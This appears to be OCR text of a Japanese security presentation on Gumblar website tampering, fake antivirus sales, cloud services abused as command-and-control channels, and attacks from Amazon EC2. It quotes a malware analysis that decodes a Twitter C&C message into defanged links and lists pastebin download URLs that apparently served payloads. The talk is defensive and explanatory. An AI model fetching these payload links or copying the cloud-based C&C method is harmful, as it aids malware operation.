③ アンチウイルスソフトが入っていないことも・・・

④ FTPのログってどこにあるんですか？
⑤ そもそもFTPって何？

ガンブラー 実際に対応してみて

3）IT知識はあるけどセキュリティに疎い

ウイルススキャンしておけば大丈夫なんでしょ？

→でもその定義ファイルは1ヶ月前のものです・・・

4）FTP管理者が営業関係（意外にある）

営業なので外出が多く、対応が遅れる

うーむ。

昔、ホームページは情報システム部門の管轄外が多かった。

いまでも、その名残が、、、

「うちのシステム部門、頭固くて、遅くて、高い」

逆に、システムは情報システム部門という思い込み。


ガンブラー 実際に対応してみて


あと、

丸投げがあまりにも多い。

③ いよいよ来るかXSS

④ 偽ソフト





Your Purchase is Backed By Our 30-DayMoney Back Guarantee!

Fully Secure & Encrypted Ordering - Even Safer Than Over the Phone.

Your Email Address and Personal Information are private and NEVER resold.

VirusRemover2008
商品購入フォーム

トータル: **$51.45**
(approximately 5391.21 JPY)
(お振込み額:**$49.95**,
アクティベーション料: **$1.50**)

個人情報をご記入ください
(* お持ちのクレジットカードの記載と同じ内容)

お名前: **姓:**

住所(部屋番号・ビル名・番地):

市町村:

都道府県: ご選択してください

郵便番号/お客さまの郵便番号:

カード・インフォメーションをご記入ください

お支払いのクレジットカード: VISA

カード番号:

(スペースとダッシュボタンをご使用しないでください)

有効期限: 選択 月 選択 年

一般利用者が購入に至る端緒

偽ソフトは、手段というより、むしろ現金をせしめるための最終段階。

ウイルス感染 → アカウント窃取 →サイト改ざん→マルウェア感染→
迷惑メール→
迷惑メール→サイト誘導→マルウェア感染→
検索→サイト誘導→マルウェア感染→

偽ソフト導入→決済→現金

解決手段を販売するということでは、
ランサムウェア、スケアウェアも同様。
納得して、買ったんでしょう！？

⑤ USB


2. 今年度の予測 他

大胆予測


① ガンブラーの猛威はまだ続く。
Web改ざんの拡大
個人ブログなど

② クラウドサービスの悪用

Google App Engine をCommand & Control サーバに



Twitter を C&C サーバに




Let's look at one of the update messages; it's pretty clearly base64 encoded. What does it say?

```
$ echo "aHROcDovL2JpdC5seS9SNlNUViAgaHROcDovL2JpdC5seS8yS29Ibw==" |
openssl base64 -d
hxxp://bit.ly/R6STV hxxp://bit.ly/2KoHo
```


OK, a couple of links. One is dead (to a pastebin), one is live.

pastebin.com/pastebin.php?dl=m5222dc70

paste.debian.net/43529/download/43529



Amazon AWSからの攻撃(LAC JSOC調べ)



Amazon EC2からの攻撃の特徴

- 2008年にはほとんどなかったが、2009年にはWebアプリケーションの脆弱性を狙う攻撃が内訳として増加した
- 迷惑メールの踏み台利用可能かどうかを調査する活動もみられた

Amazon EC2に関連した情報セキュリティ上の話題

- 世界最大の反迷惑メール組織(Spamhaus)がAmazon EC2をブラックリスト指定

- ファイル共有ソフトShareへの攻撃

SIPスキャン/総当たり攻撃

VoIP Tech Chat

Patrick and

Amazon EC2 SIP Brute Force Attacks on Rise

12 comments

Update #1: 12 APR 2010. Amazon NOC's response.
Update #2: 12 APR 2010. Amazon Statement.
Update #3: 13 APR 2010. Amazon Response.

Complaints of rampant SIP Brute Force Attacks coming from servers with Amazon EC2 IP Addresses cause many admins to simply drop all Amazon EC2 traffic. Generally, SIP brute force attacks attempt to register various peer names to a system and/or attempt to guess passwords of known/guesses peers or endpoints.

The complaints mentioned this weekend show an excessive amount of traffic; with some providers claiming 6GB of traffic dedicated to such attacks. Since we ourselves received an attack from an Amazon hosted server, we also reported and complained to the Amazon NOC/Abuse depts. ~~As of this posting, no response or acknowledgement has been received from Amazon.~~ The response from Amazon is below.

